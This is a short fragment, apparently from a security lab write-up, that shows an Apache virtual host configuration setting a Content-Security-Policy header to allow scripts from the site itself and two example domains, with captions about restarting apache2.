
Before the modification.

```
root@08a989062910: /etc/apache2/sites-available$ nano apache_csp.conf
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com *.example60.com\
    "
</VirtualHost>

[ Wrote 37 lines ]
```

apache2 becoming modified.



After modification and running # service apache2 restart.